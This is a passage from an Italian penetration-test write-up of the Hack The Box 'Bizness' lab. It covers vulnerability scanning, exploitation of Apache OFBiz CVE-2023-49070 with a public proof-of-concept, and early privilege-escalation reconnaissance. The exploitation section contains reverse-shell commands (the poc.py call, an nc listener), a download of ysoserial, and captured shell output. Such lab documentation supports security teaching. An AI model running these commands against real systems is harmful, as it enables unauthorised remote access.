


Figura 6.5: Output Nessus

Come è possibile notare dalla Figura 6.5, la scansione della macchina è durata 54 minuti e ha evidenziato alcune vulnerabilità.

Nessus ha prodotto 74 risultati raggruppati secondo lo standard CVSS v3.0:

- 1 High
- 7 Medium;
- 1 Low;
- 65 risultati riportati come INFO, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.

Tra le vulnerabilità che abbiamo ottenuto ci sono:

CGI Generic SQL Injection(blind)

La vulnerabilità in questione è classificata come **HIGH**, con un Base Score pari a 8.3.

Inviando parametri appositamente realizzati a uno o più script CGI ospitati sul server web remoto, Nessus è stato in grado di ottenere una risposta molto diversa, il che suggerisce che potrebbe essere stato in grado di modificare il comportamento dell'applicazione e accedere direttamente al database sottostante.

Un utente malintenzionato può essere in grado di sfruttare questo problema per bypassare l'autenticazione, leggere dati riservati, modificare il database remoto o persino prendere il controllo del sistema operativo remoto.

JQuery 1.2 < 3.5.0 Multiple XSS

La vulnerabilità in questione è classificata come **MEDIUM**, con un Base Score pari a 6.1.

Secondo la versione auto-segnalata nello script, la versione di JQuery ospitata sul server Web remoto è maggiore o uguale a 1.2 e precedente a 3.5. quindi il server web influenzato da più vulnerabilità di scripting cross site.

ICMP Timestamp Request Remote Date Disclosure

La vulnerabilità in questione è classificata come **LOW**, con un Base Score pari a 2.1.

L'host remoto risponde a una richiesta di timestamp ICMP. Questo permette a un attaccante di conoscere la data impostata sulla macchina target, il che può aiutare un attaccante remoto non autenticato a superare protocolli di autenticazione basati sul tempo.

Tra i risultati dei plugin di Nessus abbiamo trovato varie informazioni utili tra cui una in particolare che riguarda la presenza di Apache OFBiz che fornisce una suite completa di applicazioni per ERP (Enterprise Resource Planning), CRM (Customer Relationship Management), e-commerce, contabilità, produzione e gestione della supply chain.

The screenshot shows the Tenable Nessus Essentials web interface. The top navigation bar includes 'Scans' and 'Settings'. On the left sidebar, under 'RESOURCES', there are links for 'Policies', 'Plugin Rules', and 'Terrascan'. A 'Tenable News' section on the left lists 'CVE-2024-5806: Progress MOVEit Transfer Authentic...' and a 'Read More' link. The main content area displays a scan titled 'Scan Bizness / Plugin #59245'. It shows a 'Vulnerabilities' section with 38 results, one of which is highlighted: 'INFO Apache OFBiz Detection'. The 'Description' for this vulnerability states: 'Apache OFBiz is an open source enterprise resource planning (ERP) system. One or more web applications bundled with OFBiz were detected on the remote host.' Below this is a 'See Also' section with a link to <https://ofbiz.apache.org/>. The 'Output' section lists several URLs found on the target host, such as https://10.10.11.252/accounting/control/checkLogin and https://10.10.11.252/ar/control/checkLogin. To the right of the main content are 'Plugin Details' (Severity: Info, ID: 59245, Version: 1.6, Type: remote, Family: CGI abuses, Published: May 23, 2012, Modified: June 1, 2022), 'Risk Information' (Risk Factor: None), and 'Vulnerability Information' (CPE: cpe:/a:apache:open_for_business_project, Asset Inventory: True).

Figura 6.6: Plugin Nessus OFBiz

6.2 OpenVas

OpenVAS (Open Vulnerability Assessment System) è una suite di strumenti per la scansione e la gestione delle vulnerabilità, sviluppata come un progetto open source. Fa parte del più ampio framework Greenbone Vulnerability Management (GVM). È utilizzato da organizzazioni di tutte le dimensioni per identificare e risolvere potenziali problemi di sicurezza nei loro sistemi.

Analogamente a come fatto con Nessus procediamo con l'analisi delle vulnerabilità anche con questo altro tool.

6.2.1 Configurazione e scansione con OpenVas




Figura 6.7: Configurazione scansione con OpenVas




Figura 6.8: Configurazione host da scansionare con OpenVas




Figura 6.9: Risultati della scansione tramite OpenVas

Di seguito sono state trovate le seguenti vulnerabilità da OpenVas

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	10.10.11.252		443/tcp	Tue, Jul 2, 2024 3:08 AM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.10.11.252		general/tcp	Tue, Jul 2, 2024 3:07 AM UTC
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	10.10.11.252		22/tcp	Tue, Jul 2, 2024 3:08 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.10.11.252		general/icmp	Tue, Jul 2, 2024 3:14 AM UTC

(Applied filter: apply_overrides=0 levels=html rows=100 min_qod=70 first=1 sort_reverse=severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net

Figura 6.10: Vulnerabilità trovate tramite OpenVas

Tramite questo strumento sono state individuate 2 vulnerabilità classificate come LOW in più rispetto alla scansione effettuata tramite il tool Nessus. In particolare sono:

TCP Timestamps Information Disclosure

La vulnerabilità in questione è classificata come **LOW**, con un Base Score pari a 2.6.

SL'host remoto risponde a richieste di timestamp TCP. Ciò consente a un utente malintenzionato di conoscere la data impostata sulla macchina di destinazione, il che può aiutare un utente malintenzionato remoto non autenticato ad attaccare i protocolli di autenticazione basati sul tempo.

Weak MAC Algorithm(s) Supported (SSH)

La vulnerabilità in questione è classificata come **LOW**, con un Base Score pari a 2.6.

Il server SSH remoto supporta algoritmi MAC deboli. Ciò potrebbe consentire a un aggressore di compromettere l'integrità e l'autenticità dei dati scambiati tramite SSH, mettendo a rischio la confidenzialità delle informazioni e la sicurezza del sistema permettendo accessi non autorizzati.

6.3 Nikto

Nikto è uno strumento open source ampiamente utilizzato per la scansione di vulnerabilità su server web. È progettato per identificare potenziali problemi di sicurezza e vulnerabilità comuni come configurazioni errate, problemi di configurazione del server, script pericolosi e altre possibili minacce alla sicurezza. Nikto esegue una serie di test automatizzati e fornisce rapporti dettagliati sulle vulnerabilità individuate.

```
(luke@kaluccio)-[~]
$ nikto -h https://bizness.htb
Nikto v2.5.0
+ Target IP: 10.10.11.252
+ Target Hostname: bizness.htb
+ Target Port: 443
+ SSL Info: Subject: /C=UK/ST=Some-State/O=Internet Widgits Pty Ltd
  Ciphers: TLS_AES_256_GCM_SHA384
  Issuer: /C=UK/ST=Some-State/O=Internet Widgits Pty Ltd
+ Start Time: 2024-07-13 12:30:05 (GMT2)
+ Server: nginx/1.18.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ Hostname 'bizness.htb' does not match certificate's names: . See: https://cwe.mitre.org/data/definitions/297.html
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ 7962 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2024-07-13 12:56:08 (GMT2) (1563 seconds)
```

Figura 6.11: Risultati nikto

6.4 WhatWeb

WhatWeb è uno strumento di analisi web utilizzato in Kali Linux per identificare tecnologie utilizzate da siti web, come server, CMS, e framework. Esegue la scansione delle URL e rileva versioni, plugin, e altre informazioni dettagliate

```
(luke@kaluccio)-[~]
$ sudo whatweb 10.10.11.252
http://10.10.11.252 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.10.11.252], Redirect Location[https://bizness.htb/], Title[301 Moved Permanently], nginx[1.18.0] [200 OK] [0.00s] [1.00s] [1.00s] https://bizness.htb/ [200 OK] Bootstrap, Cookies[JSESSIONID], Country[RESERVED][ZZ], Email[info@bizness.htb], HTML5, HTTPServer[nginx/1.18.0], HttpOnly[JSESSIONID], IP[10.10.11.252], JQuery, Lightbox, Script, Title[BizNess Incorporated], nginx[1.18.0]
```

Figura 6.12: Risultati WhatWeb

6.5 WafWoof

WafW00f è uno strumento di Kali Linux progettato per rilevare la presenza di Web Application Firewalls (WAF) su un sito web.

Figura 6.13: Risultati WafWoof

In particolare non è stato rilevato un Web Application Firewall (WAF)

6.6 Feroxbuster

Feroxbuster è uno strumento utilizzato per effettuare bruteforce di web directory e il rilevamento di contenuti nascosti. Effettua scansioni rapide per individuare directory e file non indicizzati, aiutando nella mappatura della struttura di un sito web. È utile per il riconoscimento delle risorse e l'identificazione di potenziali vettori di attacco.

```
feroxbuster -k -u https://bizness.htb
```

Nota: il flag `-k` è stato usato per ignorare gli errori SSL causati dal server che possiede un certificato TLS auto-firmato come abbiamo visto da Nessus e OpenVas

The screenshot shows the Feroxbuster interface with the following configuration parameters:

- Target Url: https://bizness.htb
- Threads: 50
- Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
- Timeout (secs): 7
- User-Agent: feroxbuster/2.10.4
- Config File: /etc/feroxbuster/ferox-config.toml
- Extract Links: true
- HTTP methods: [GET]
- Insecure: false
- Recursion Depth: 4

The results table lists numerous requests, mostly 200 OK responses, with some 300 and 400 status codes. The first few rows are:

Code	Method	Path	Size
302	GET	owl.carousel/assets/owl.carousel.min.css	0w
200	GET	owl.carousel/assets/owl.carousel.min.css	64w
200	GET	lightbox/css/lightbox.min.css	44w
200	GET	apple-touch-icon.png	27w
200	GET	main.js	499w
200	GET	waypoints.min.js	13w
200	GET	www.min.js	148w
200	GET	superfish.min.js	83w
200	GET	easing.easing.min.js	38w
200	GET	counterup.counterup.min.js	56w
200	GET	jquery-jquery-migrate.min.js	332w
200	GET	hoverIntent.js	247w
200	GET	jqvis.jqvis.min.js	158w
200	GET	favicon.png	550w
200	GET	style.css	3583w
200	GET	about-plan.jpg	3107w
200	GET	lightbox.min.js	952w
200	GET	owl.carousel/owl.carousel.min.js	120w
200	GET	owl.carousel/owl.carousel.min.js	279w

Figura 6.14: Risultati Feroxbuster

Navigando tra le pagine scoperte troviamo in particolare <https://bizness.htb/content/WEB-INF> che ci reindirizza ad un portale di Apache OFBiz rivelandone anche la versione in basso a destra, ovvero la 18.12.




Figura 6.15: Portale Apache OFBiz

6.7 Ricerca manuale di Vulnerabilità

Per la ricerca manuale di eventuali vulnerabilità per questa versione di Apache OFBiz ci rechiamo su exploitdb.com

The screenshot shows the ExploitDB website interface. At the top, there's a navigation bar with icons for home, search, and user profile. Below it is a search bar with the query 'ofbiz'. Underneath the search bar is a table listing 15 vulnerabilities related to 'ofbiz'. The columns in the table are Date, D, A, V, Title, Type, Platform, and Author. The 'Title' column contains links to each vulnerability detail page.

Date	D	A	V	Title	Type	Platform	Author
2024-05-19	✓		✗	Apache OFBiz 18.12.12 - Directory Traversal	WebApps	Java	Abdualhadi khalifa
2021-08-04	✓		✗	ApacheOfBiz 17.12.01 - Remote Command Execution (RCE)	WebApps	Java	Adrián Diaz
2020-05-01	✓		✗	Apache OFBiz 17.12.03 - Cross-Site Request Forgery (Account Takeover)	WebApps	Java	Faiz Ahmed Zaidi
2018-12-11	✓	✓	✗	Apache OFBiz 16.11.05 - Cross-Site Scripting	WebApps	Multiple	DKM
2018-10-24	✓		✗	Apache OFBiz 16.11.04 - XML External Entity Injection	WebApps	Java	Jamie Parfet
2013-01-18	✓		✓	Apache OFBiz 10.4.x - Multiple Cross-Site Scripting Vulnerabilities	Remote	Multiple	Juan Caillava
2010-04-21	✓		✓	Apache OFBiz - Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Lucas Apa
2010-04-16	✓		✓	Apache OFBiz - Admin Creator	Remote	Multiple	Lucas Apa
2010-04-16	✓		✓	Apache OFBiz - Remote Execution (via SQL Execution)	Remote	Multiple	Lucas Apa

Figura 6.16: Consultazione sito ExploitDB

Dopo aver effettuato una ricerca sul web abbiamo notato che vi è la presenza di ben 2 CVE per questa versione di OFBiz ovvero la [CVE-2023-49070](#)[1] e la [CVE-2023-51467](#)[2], entrambi con Base score 9.8 (**CRITICAL**).

The screenshot shows the NIST National Vulnerability Database interface. At the top, there's a blue header bar with the text "Information Technology Laboratory" and "NATIONAL VULNERABILITY DATABASE". Below this is a dark blue navigation bar with a downward arrow icon and the word "VULNERABILITIES". A yellow notice banner at the top states "NOTICE UPDATED - MAY, 29TH 2024" and "The NVD has a [new announcement page](#) with status updates, news, and how to stay connected!". The main content area features a section for "CVE-2023-49070 Detail". This section includes a "MODIFIED" status message: "This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided." To the right, there's a "QUICK INFO" sidebar with details: "CVE Dictionary Entry: CVE-2023-49070", "NVD Published Date: 12/05/2023", "NVD Last Modified: 12/29/2023", and "Source: Apache Software Foundation". Below the main detail section, there's a "Metrics" section with tabs for "CVSS Version 4.0", "CVSS Version 3.x" (which is selected), and "CVSS Version 2.0". It also includes a note about NVD enrichment efforts and CVSS 3.x severity and vector strings. At the bottom left of this section is a small NVD logo.

Figura 6.17: CVE-2023-49070 sul sito del NIST

Maggiori informazioni su queste 2 CVE si troveranno nel Report finale.

7. Target Exploitation

Tramite l'utilizzo delle informazioni ricavate nella fase di Vulnerability Mapping procediamo con l'effettuare la penetrazione della macchina analizzata. Nello specifico sceglieremo di exploitare la macchina tramite una vulnerabilità specifica che interessa Apache OFBiz per la versione 18.12, ovvero la **CVE-2023-49070**

Dopo alcune ricerche in rete si è scelto di utilizzare una POC trovata su github che sfrutta la CVE-2023-49070 al seguente link: <https://github.com/abdoghazy2015/ofbiz-CVE-2023-49070-RCE-POC>.

Per un lavoro pulito e ordinato ci creiamo una cartella di lavoro con il nome della macchina da analizzare:

```
mkdir Desktop/Bizness  
cd Bizness
```

Inoltre questo exploit è testato per java-11-sdk.

L'utilizzo di questo exploit richiede il file ysoserial-all.jar nella stessa cartella di lavoro ottenibile tramite il comando:

```
wget https://github.com/.../.../latest/download/ysoserial-all.jar
```

Dopo aver copiato l'exploit e averlo inserito nella cartella di lavoro possiamo procedere con il vero e proprio Target Exploitation.

Tramite il comando:

```
python3 poc.py https://bizness.htb shell 10.10.14.59:4444
```

Andiamo ad indurre l'apertura di una reverse shell verso il nostro indirizzo. Ovviamente ci metteremo in ascolto dalla nostra macchina tramite il comando:

```
nc -nvlp 4444
```

Come vediamo nella Figura 7.1 siamo riusciti ad ottenere una shell della macchina target.

```
(luke@kaluccio:[~/Desktop/Bizness] $ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.87] from (UNKNOWN) [10.10.11.252] 34508
bash: cannot set terminal process group (552): Inappropriate ioctl for device
bash: no job control in this shell
ofbiz@bizness:/opt/ofbiz$ ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
lib
LICENSE
NOTICE
npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
runtime
SECURITY.md
settings.gradle
themes
VERSION
ofbiz@bizness:/opt/ofbiz$ )
```

Figura 7.1: Risultato della POC sulla CVE-2023-49070

A questo punto possiamo recuperare la flag di user per questa macchina che ricordiamo che essendo vulnerable by design per scopi didattici possiede 2 flag (**user.txt** per l'utente base e **root.txt** per l'utente root)

```
ofbiz@bizness:/opt/ofbiz$ cd /home Target IP Address: 10.10.11.252
cd /home
ofbiz@bizness:/home$ ls
ls -l challenges
ofbiz
ofbiz@bizness:/home$ cd ofbiz
cd ofbiz
ofbiz@bizness:~$ ls
ls
ofbiz
ofbiz@bizness:~$ cat user.txt
cat user.txt
9fe36c7a580ac1699ee533004b35e413
ofbiz@bizness:~$ )
```

Figura 7.2: Flag di user.txt

8. Privilege Escalation

Per portare a termine la fase di privilege escalation dobbiamo analizzare la macchina per scoprire informazioni aggiuntive. In particolare il servizio di cui ci siamo serviti per violare la macchina ci offre degli spunti interessati da cui partire.

Quindi andiamo a vedere nel dettaglio la configurazione di OFBiz. La sua installazione si trova in:

```
/opt/ofbiz/
```

```
ofbiz@bizness:/opt/ofbiz$ ls -la
total 252
drwxr-xr-x 15 ofbiz ofbiz-operator 4096 Jan  3 04:42 .
drwxr-xr-x  3 root  root        4096 Dec 21 2023 ..
-rw-r--r--  1 ofbiz ofbiz-operator 7136 Oct 13 2023 APACHE2_HEADER
drwxr-xr-x 14 ofbiz ofbiz-operator 4096 Dec 21 2023 applications
drwxr-xr-x 10 ofbiz ofbiz-operator 4096 Dec 21 2023 build
-rw-r--r--  1 ofbiz ofbiz-operator 48733 Oct 13 2023 build.gradle
-rw-r--r--  1 ofbiz ofbiz-operator 2492 Oct 13 2023 common.gradle
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 21 2023 config
drwxr-xr-x  4 ofbiz ofbiz-operator 4096 Dec 21 2023 docker
-rw-r--r--  1 ofbiz ofbiz-operator 4980 Oct 13 2023 Dockerfile
-rw-r--r--  1 ofbiz ofbiz-operator 9432 Oct 13 2023 DOCKER.md
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 21 2023 docs
drwxr-xr-x 19 ofbiz ofbiz-operator 4096 Dec 21 2023 framework
-rw-r--r--  1 ofbiz ofbiz-operator 944 Oct 13 2023 .gitattributes
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 21 2023 .github
-rw-r--r--  1 ofbiz ofbiz-operator 643 Oct 13 2023 .gitignore
drwxr-xr-x  5 ofbiz ofbiz-operator 4096 Dec 21 2023 .gradle
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 21 2023 gradle
-rw-r--r--  1 ofbiz ofbiz-operator 1185 Oct 13 2023 gradle.properties
-rwrxr-xr-x  1 ofbiz ofbiz-operator 6134 Oct 13 2023 gradlew
-rw-r--r--  1 ofbiz ofbiz-operator 3185 Oct 13 2023 gradlew.bat
-rw-r--r--  1 ofbiz ofbiz-operator 278 Oct 13 2023 .hgignore
-rwrxr-xr-x  1 ofbiz ofbiz-operator 1246 Oct 13 2023 init-gradle-wrapper.bat
-rw-r--r--  1 ofbiz ofbiz-operator 2672 Oct 13 2023 INSTALL
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Dec 21 2023 lib
-rw-r--r--  1 ofbiz ofbiz-operator 13324 Oct 29 2023 LICENSE
-rw-r--r--  1 ofbiz ofbiz-operator 166 Oct 13 2023 NOTICE
-rw-r--r--  1 ofbiz ofbiz-operator 145 Oct 13 2023 npm-shrinkwrap.json
-rw-r--r--  1 ofbiz ofbiz-operator 1747 Oct 13 2023 OPTIONAL_LIBRARIES
drwxr-xr-x 24 ofbiz ofbiz-operator 4096 Dec 21 2023 plugins
-rw-r--r--  1 ofbiz ofbiz-operator 31656 Oct 13 2023 README.adoc
drwxr-xr-x  9 ofbiz ofbiz-operator 4096 Dec 21 2023 runtime
-rw-r--r--  1 ofbiz ofbiz-operator 893 Oct 13 2023 SECURITY.md
-rw-r--r--  1 ofbiz ofbiz-operator 1246 Oct 13 2023 settings.gradle
drwxr-xr-x  7 ofbiz ofbiz-operator 4096 Dec 21 2023 themes
-rw-r--r--  1 ofbiz ofbiz-operator      6 Oct 13 2023 VERSION
-rw-r--r--  1 ofbiz ofbiz-operator 1969 Oct 13 2023 xmlcatalog.xml
ofbiz@bizness:/opt/ofbiz$
```

Figura 8.1: Contenuto di /opt/ofbiz

Una ricerca ci indica che la directory `/framework` contiene la maggior parte dei file di configurazione che potrebbero interessarci, poiché contiene tutti i cosiddetti componenti gestiti da OFBiz.

Infatti in questa cartella troviamo una sottodirectory chiamata `/security` che attira particolarmente la nostra attenzione. I componenti in OFBiz sono tutti strutturati allo stesso modo e contengono un file `ofbiz-component.xml`, nonché altre directory come `/config`, `/data` e `/src`. All'interno della directory `config` troviamo il file `security.properties`, che contiene la seguente voce:

```
# -- specify the type of hash to use for one-way encryption, will be passed to
java.security.MessageDigest.getInstance() --
# -- options may include: SHA, PBKDF2WithHmacSHA1, PBKDF2WithHmacSHA256,
PBKDF2WithHmacSHA384, PBKDF2WithHmacSHA512 and etc
password.encrypt.hash.type=SHA
```

Figura 8.2: Contenuto di `security.properties`

Di default, OFBiz utilizza SHA-1, un algoritmo di hashing non più considerato sicuro. Questo rappresenta un buon punto di partenza per eseguire Privilege Escalation, poiché se riusciamo a trovare le password memorizzate, potremmo essere in grado di decifrarle facilmente. Il prossimo passo è individuare dove sono archiviate le password e altre informazioni in Apache OFBiz. Una rapida ricerca rivela che, per impostazione predefinita, OFBiz utilizza un database Java incorporato chiamato Apache Derby.

8.1 Derby

